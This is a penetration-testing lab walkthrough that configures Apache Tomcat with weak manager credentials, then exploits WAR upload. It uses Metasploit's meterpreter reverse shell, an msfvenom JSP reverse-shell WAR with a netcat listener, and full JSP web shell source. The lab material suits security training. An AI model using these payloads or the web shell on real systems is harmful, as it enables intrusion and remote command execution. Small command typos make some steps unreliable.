



Tomcat Pentesting





Contents

Introduction 3

Lab Setup..... 3

Configuration 8

Enumeration..... 11

Exploitation using Metasploit Framework 11

Exploiting Manually (Reverse Shell) 12

Conclusion..... 20



Introduction

Tomcat Penetration Testing is essential for identifying vulnerabilities in **Apache Tomcat**, a widely used web server and servlet container. Originally, the **Apache Software Foundation** developed **Tomcat** to serve as a demonstration platform for **Java Servlet** and **JavaServer Pages (JSP)** technologies, which power **Java web applications**. Over time, **Tomcat** expanded its capabilities to support additional **Java web technologies**.

Moreover, a notable feature of **Tomcat** is its support for deploying web applications using **WAR (Web Application Archive) files**. These files bundle together all the components of a web application, including code, pages, and files, making deployment simpler. As a result, **Tomcat** allows users to upload and run these **WAR files**, enabling them to host their applications on the internet.

In addition to **WAR files**, **Tomcat** also supports the deployment of **JSP pages**. **JSP** is a technology that enables developers to create dynamic web pages using **Java**. Therefore, **Tomcat** can execute these **JSP pages**, making it a versatile platform for hosting a wide range of **web applications**.

By default, **Tomcat** supports the use of **WAR files** and **JSP pages**. However, administrators can configure settings to ensure **security** and control over file uploads, thereby enhancing the overall safety of the server.

Lab Setup

In this article, we are going to setup the Tomcat server on the ubuntu machine and exploit the file upload vulnerability. The following are the machines:

Target Machine: Ubuntu (192.168.1.5)

Attacker Machine: Kali Linux (192.168.1.7)

Installation

Apache Tomcat relies on Java, meaning you'll need to have the Java JDK installed on your server. You can install it by running the command below:

```
apt install openjdk-11-jdk
```




```
root@pentest:~# apt install openjdk-11-jdk
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer needed:
  libflashrom1 libftdi1-2 libllvm13
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  ca-certificates-java fonts-dejavu-extra java-common libatk-wrapper-java
Suggested packages:
  default-jre libice-doc libism-doc libx11-doc libxcb-doc libxt-dev
The following NEW packages will be installed:
  ca-certificates-java fonts-dejavu-extra java-common libatk-wrapper-java
  xtrans-dev
0 upgraded, 20 newly installed, 0 to remove and 11 not upgraded.
Need to get 122 MB of archives.
```

Add a new user by the name **tomcat** using the following command:

```
useradd -m -U -d /opt/tomcat -s /bin/false tomcat
```

```
root@pentest:~# useradd -m -U -d /opt/tomcat -s /bin/false tomcat
root@pentest:~#
```

Next, download the Tomcat **tar.gz** file from the official website.



← → ↻ <https://tomcat.apache.org/download-10.cgi>



Apache Tomcat®

Search...

Tomcat 10 Software Downloads

Welcome to the Apache Tomcat® 10.x software download page. This page provides download links for the latest version of the software. Unsure which version you need? Specification versions implemented, minimum Java version required. Users of Tomcat 10 onwards should be aware that, as a result of the move from Java EE to Jakarta EE, the minimum Java version required is now 11.

Quick Navigation

[KEYS](#) | [10.1.20](#) | [Browse](#) | [Archives](#)

Release Integrity

You **must** [verify](#) the integrity of the downloaded files. We provide OpenPGP signatures for every release.

Mirrors

You are currently using <https://dlcdn.apache.org/>. If you encounter a problem with this mirror, please contact the maintainers.

Other mirrors:

10.1.20

Please see the [README](#) file for packaging information. It explains what every distribution contains.

Binary Distributions

- Core:
 - [zip \(pgp, sha512\)](#)
 - [tar.gz \(pgp, sha512\)](#)
 - [32-bit Windows zip \(pgp, sha512\)](#)
 - [64-bit Windows zip \(pgp, sha512\)](#)
 - [32-bit/64-bit Windows Service Installer \(pgp, sha512\)](#)
- Full documentation: [Full documentation](#)

Then, download the latest version from the website into the ubuntu machine and extract the downloaded files.

```
wget https://archive.apache.org/dist/tomcat/tomcat-10/v10.0.20/bin/apache-tomcat-10.0.20.tar.gz
tar -xvf apache-tomcat-10.1.20.tar.gz
```



```
root@pentest:~# wget https://dlcdn.apache.org/tomcat/tomcat-10/v10.1.20/bin/apache-tomcat-10.1.20.tar.gz
--2024-04-16 17:47:53-- https://dlcdn.apache.org/tomcat/tomcat-10/v10.1.20/bin/apache-tomcat-10.1.20.tar.gz
Resolving dlcdn.apache.org (dlcdn.apache.org)... 2a04:4e42::644, 151.101.2.132
Connecting to dlcdn.apache.org (dlcdn.apache.org)|2a04:4e42::644|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12734376 (12M) [application/x-gzip]
Saving to: 'apache-tomcat-10.1.20.tar.gz'

apache-tomcat-10.1.20.tar.gz                               100%[=====]

2024-04-16 17:47:54 (11.5 MB/s) - 'apache-tomcat-10.1.20.tar.gz' saved [12734376/12734376]

root@pentest:~# tar -xvf apache-tomcat-10.1.20.tar.gz
apache-tomcat-10.1.20/conf/
apache-tomcat-10.1.20/conf/catalina.policy
apache-tomcat-10.1.20/conf/catalina.properties
apache-tomcat-10.1.20/conf/context.xml
apache-tomcat-10.1.20/conf/jaspic-providers.xml
apache-tomcat-10.1.20/conf/jaspic-providers.xsd
apache-tomcat-10.1.20/conf/logging.properties
apache-tomcat-10.1.20/conf/server.xml
```

Move the extracted folder in the **/opt/tomcat** directory, give the ownership permissions to tomcat user and set the execution permission on binary files.

```
mv apache-tomcat-10.1.20/* /opt/tomcat
chown -R tomcat: /opt/tomcat
sh -c 'chmod +x /opt/tomcat/bin/*.sh'
```

```
root@pentest:~# ls
apache-tomcat-10.1.20  apache-tomcat-10.1.20.tar.gz  snap
root@pentest:~#
root@pentest:~# mv apache-tomcat-10.1.20/* /opt/tomcat
root@pentest:~#
root@pentest:~# chown -R tomcat: /opt/tomcat
root@pentest:~#
root@pentest:~# sh -c 'chmod +x /opt/tomcat/bin/*.sh'
```

Create a **tomcat.service** file in the **/etc/systemd/system/** directory and add the following content in the file:

```
[Unit]
Description=Apache Tomcat
After=network.target

[Service]
Type=forking

User=tomcat
Group=tomcat

Environment=JAVA_HOME=/usr/lib/jvm/java-11-openjdk-amd64
Environment=CATALINA_PID=/opt/tomcat/tomcat.pid
Environment=CATALINA_HOME=/opt/tomcat
Environment=CATALINA_BASE=/opt/tomcat
Environment="CATALINA_OPTS=-Xms512M -Xmx1024M -server -XX:+UseParallelGC"

ExecStart=/opt/tomcat/bin/startup.sh
ExecStop=/opt/tomcat/bin/shutdown.sh
```



```
ExecReload=/bin/kill $MAINPID  
RemainAfterExit=yes
```

```
[Install]
```

```
WantedBy=multi-user.target
```

```
root@pentest:~# cat /etc/systemd/system/tomcat.service ←  
[Unit]  
Description=Apache Tomcat  
After=network.target  
  
[Service]  
Type=forking  
  
User=tomcat  
Group=tomcat  
  
Environment=JAVA_HOME=/usr/lib/jvm/java-11-openjdk-amd64  
Environment=CATALINA_PID=/opt/tomcat/tomcat.pid  
Environment=CATALINA_HOME=/opt/tomcat  
Environment=CATALINA_BASE=/opt/tomcat  
Environment="CATALINA_OPTS=-Xms512M -Xmx1024M -server -XX:+UseParallelGC"  
  
ExecStart=/opt/tomcat/bin/startup.sh  
ExecStop=/opt/tomcat/bin/shutdown.sh  
  
ExecReload=/bin/kill $MAINPID  
RemainAfterExit=yes  
  
[Install]  
WantedBy=multi-user.target  
root@pentest:~#
```

Reload the systemd daemon to apply the changes using the following command:

```
systemctl daemon-reload
```

Also, enable the tomcat service to start at system reboot.

```
systemctl enable --now tomcat
```

Checking the status of the tomcat server:

```
systemctl status tomcat
```



Configuration

To create admin user password, make changes in the following file:

Add the following code above the `</tomcat-users>`:





```

    xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd
    version="1.0">
<!--
  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary.

  Built-in Tomcat manager roles:
    - manager-gui - allows access to the HTML GUI and the status pages
    - manager-script - allows access to the HTTP API and the status pages
    - manager-jmx - allows access to the JMX proxy and the status pages
    - manager-status - allows access to the status pages only

  The users below are wrapped in a comment and are therefore ignored.  If you
  wish to configure one or more of these users for use with the manager web
  application, do not forget to remove the <!-- ..> that surrounds them.  You
  will also need to set the passwords to something appropriate.
-->
<!--
  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
-->
<!--
  The sample user and role entries below are intended for use with the
  examples web application.  They are wrapped in a comment and thus are ignored
  when reading this file.  If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!-- ..> that surrounds
  them.  You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<role rolename="admin-gui"/>
<role rolename="manager-gui"/>
<user username="admin" password="password" roles="admin-gui,manager-gui"/>
</tomcat-users>

```

To enable remote access for Tomcat Manager, make the following changes in the **context.xml** file present in the **manager** and **host-manager** directory.

```
nano /opt/tomcat/webapps/manager/META-INF/context.xml
nano /opt/tomcat/webapps/host-manager/META-INF/context.xml
```

Remove the following line from both the above files as shown below:

```
<Valve className="org.apache.catalina.valves.RemoteAddrValve"
      allow="127\.\d+\.\d+\.\d+|::1|0:0:0:0:0:0:0:1" />
```



```
GNU nano 6.2
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at
    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<Context antiResourceLocking="false" privileged="true" >
  <CookieProcessor className="org.apache.tomcat.util.http.Rfc6265CookieProcessor"
    sameSiteCookies="strict" />
  <Valve className="org.apache.catalina.valves.RemoteAddrValve"
    allow="127\.\d+\.\d+\.\d+|::1|0:0:0:0:0:0:0:1" />
  <Manager sessionAttributeValueClassNameFilter="java\.lang\.(?:Boolean|Integer|Long|Num
</Context>
```

Once done with the changes, restart the tomcat service in ubuntu.

```
systemctl restart tomcat
```

```
root@pentest:~# systemctl restart tomcat
root@pentest:~#
```

Observe that the Tomcat server is up and running on port 8080 in the ubuntu machine.



Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/10.1.20

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

- [Security Considerations How-To](#)
- [Manager Application How-To](#)
- [Clustering/Session Replication How-To](#)

Server Status
Manager App
Host Manager

Developer Quick Start

- [Tomcat Setup](#)
- [First Web Application](#)
- [Realms & AAA](#)
- [JDBC DataSources](#)
- [Examples](#)
- [Servlet Specifications](#)
- [Tomcat Versions](#)

Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:

```
SCATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 10.1 access to the manager application is split between different users. [Read more...](#)

- [Release Notes](#)
- [Changelog](#)
- [Migration Guide](#)
- [Security Notices](#)

Documentation

- [Tomcat 10.1 Documentation](#)
- [Tomcat 10.1 Configuration](#)
- [Tomcat Wiki](#)

Find additional important configuration information in:

```
SCATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

- [Tomcat 10.1 Bug Database](#)
- [Tomcat 10.1 JavaDocs](#)
- [Tomcat 10.1 Git Repository at GitHub](#)

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

- [tomcat-announce](#)
Important announcements, releases, security vulnerability notifications. (Low volume).
- [tomcat-users](#)
User support and discussion
- [taglibs-user](#)
User support and discussion for [Apache Taglibs](#)
- [tomcat-dev](#)
Development mailing list, including commit messages

Enumeration

After the installation and configuration is complete, now starting the enumeration phase.

Using Kali linux as an attacker machine, initial enumeration can be performed using nmap.

```
nmap -p 8080 -sV 192.168.1.5
```

```
(root@kali)-[~]
# nmap -p 8080 -sV 192.168.1.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 08:37 EDT
Nmap scan report for 192.168.1.5
Host is up (0.00055s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat 10.1.20
MAC Address: 00:0C:29:1A:FC:0E (VMware)
```

Exploitation using Metasploit Framework

First trying to exploit the functionality using **Metasploit** as an exploit is already available for the tomcat file upload vulnerability. The exploit used here is **exploit/multi/http/tomcat_mgr_upload**.

Inside Metasploit, type the below given commands to run the exploit:





```
use exploit/multi/http/tomcat_mgr_upload
set rhosts 192.168.1.5
set report 8080
set httpusername admin
set httppassword password
show targets
set target 2
set payload linux/x86/meterpreter_reverse_tcp
exploit
```

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] Using configured payload linux/x86/meterpreter_reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.1.5
rhosts => 192.168.1.5
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword password
httppassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Java Universal
  1    Windows Universal
  2    Linux x86

msf6 exploit(multi/http/tomcat_mgr_upload) > set target 2
target => 2
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload linux/x86/meterpreter_reverse_tcp
payload => linux/x86/meterpreter_reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.7:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying C4RLtISHMaNM7i97pVPmL5a ...
[*] Executing C4RLtISHMaNM7i97pVPmL5a ...
[*] Undeploying C4RLtISHMaNM7i97pVPmL5a ...
[*] Meterpreter session 1 opened (192.168.1.7:4444 -> 192.168.1.5:36294) at 2024-04-15 16:31:44
[*] Undeployed at /manager/html/undeploy

meterpreter > sysinfo
Computer      : 192.168.1.5
OS            : Ubuntu 22.04 (Linux 6.5.0-27-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

From above it can be seen that a reverse shell is obtained and the commands can be executed using the **meterpreter** shell.

Exploiting Manually (Reverse Shell)

Additionally, attackers can also perform the above **exploitation process manually**. To do that, they first need to create a **.war** file using **msfvenom**.





```
msfvenom -p java/jsp_shell_reverse_tcp lhost=192.168.1.7 lport=1234 -f war > shell.war
```

```
(root@kali)-[~]
# msfvenom -p java/jsp_shell_reverse_tcp lhost=192.168.1.7 lport=1234 -f war > shell.war
Payload size: 1100 bytes
Final size of war file: 1100 bytes
```

Next, after generating the **shell.war** file, attackers must upload it to the **Tomcat Manager App**.

To access the **Manager App**, users must provide **basic authentication**. Typically, the username is admin and the password is password to gain access to the **Tomcat manager app**.

Once logged in, they can upload the previously created **shell.war** file using the **WAR file deployment functionality**.



Deploy

Deploy directory or WAR file located on server

Context Path:

Version (for parallel deployment):

XML Configuration file path:

WAR or Directory path:

Deploy

WAR file to deploy

Select WAR file to upload shell.war

Deploy

Configuration

Re-read TLS configuration files

TLS host name (optional)

Re-read

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

TLS connector configuration diagnostics

List the configured TLS virtual hosts and the ciphers for each.

List the configured TLS virtual hosts and the certificate chain for each.

Once the file is uploaded it can be seen in the uploaded files section.

← → ↻ 🏠

🔒 192.168.1.5:8080/manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=B956D7737A78

/manager	None specified	Tomcat Manager Application	true	<u>3</u>
/pY4EiEL1uc	None specified		true	<u>0</u>
/shell	None specified		true	<u>0</u>

Deploy

Deploy directory or WAR file located on server

Context Path:


Version (for parallel deployment):

XML Configuration file path:

Before accessing the uploaded file, start a **netcat** listener on port **1234**.

```
rlwrap nc -lvp 1234
```

Click on the **/shell** to access the file to obtain a reverse shell.



The reverse shell is obtained at port 1234.

```
(root@kali)-[~]
# rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.5] 45538
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::cf56:28ba:f015:795a prefixlen 64 scopeid 0x20<link>
    inet6 2401:4900:1c64:28be:418d:593:84d3:7e37 prefixlen 64 scopeid 0x20<link>
    inet6 2401:4900:1c64:28be:a2ed:b3b4:615a:ee15 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:1a:fc:0e txqueuelen 1000 (Ethernet)
    RX packets 1259 bytes 1352037 (1.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 540 bytes 297479 (297.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 136 bytes 12122 (12.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 136 bytes 12122 (12.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Exploiting Manually (Web Shell)

To get a **web shell**, attackers can use a **.war file** that contains **.jsp files**. Once the **.war file** is uploaded to the server, it provides access to the **webshell**.

In order to create a **.war file** containing **.jsp files**, users must install **Java** in the **Kali Linux machine**.

```
apt install openjdk-11-jdk
```



```
(root@kali)-[~/webshell]
# apt install openjdk-11-jdk

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libadwaita-1-0 libaio1 libappstream5 libatk-adaptor
  python3-pyatspi python3-pypdf2 python3-pyrsistent python3-pysocks
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  openjdk-11-jdk-headless openjdk-11-jre openjdk-11-jre-headless
Suggested packages:
```

Now, create a **webshell** directory, within it we will place the **index.jsp** file.

```
mkdir webshell
cd webshell
nano index.jsp
```

```
(root@kali)-[~]
# mkdir webshell

(root@kali)-[~]
# cd webshell

(root@kali)-[~/webshell]
# nano index.jsp
```

Copy the following code in the **index.jsp** file for the web shell.

```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type='text'>
<INPUT type='submit' value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
    String cmd = request.getParameter("cmd");
    String output = "";
    if(cmd != null) {
        String s = null;
        try {
            Process p = Runtime.getRuntime().exec(cmd,null,null);
            BufferedReader reader = new BufferedReader(new InputStreamReader(p.getInputStream()));
            while((s = reader.readLine()) != null) {
                output += s + "\n";
            }
        } catch (Exception e) {
            output = e.getMessage();
        }
    }
    out.println(output);
%>
```



```
        BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
        while((s = sI.readLine()) != null) { output += s+"<br>"; }
    } catch(IOException e) { e.printStackTrace(); }
}
%>
<pre><%=output %></pre>
```


```
(root@kali)-[~/webshell]
# cat index.jsp
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type='text'>
<INPUT type='submit' value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
    String cmd = request.getParameter("cmd");
    String output = "";
    if(cmd != null) {
        String s = null;
        try {
            Process p = Runtime.getRuntime().exec(cmd,null,null);
            BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
            while((s = sI.readLine()) != null) { output += s+"<br>"; }
        } catch(IOException e) { e.printStackTrace(); }
    }
%>
<pre><%=output %></pre>
```

After the **index.jsp** file is created, the package can now be created after converting the directory into a **.war** file.

```
jar -cvf ../webshell.war *
```



```
(root@kali)-[~/webshell]
# jar -cvf ../webshell.war *
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
added manifest
adding: index.jsp(in = 579) (out= 351)(deflated 39%)
```

After the webshell.war file is created, uploading it in the deploy functionality.



/manager	None specified	Tomcat Manager Application	true	3
/pY4EiEL1uc	None specified		true	0
/webshell	None specified		true	0

The **index.jsp** page can be accessed within the uploaded webshell directory and a webshell is obtained.

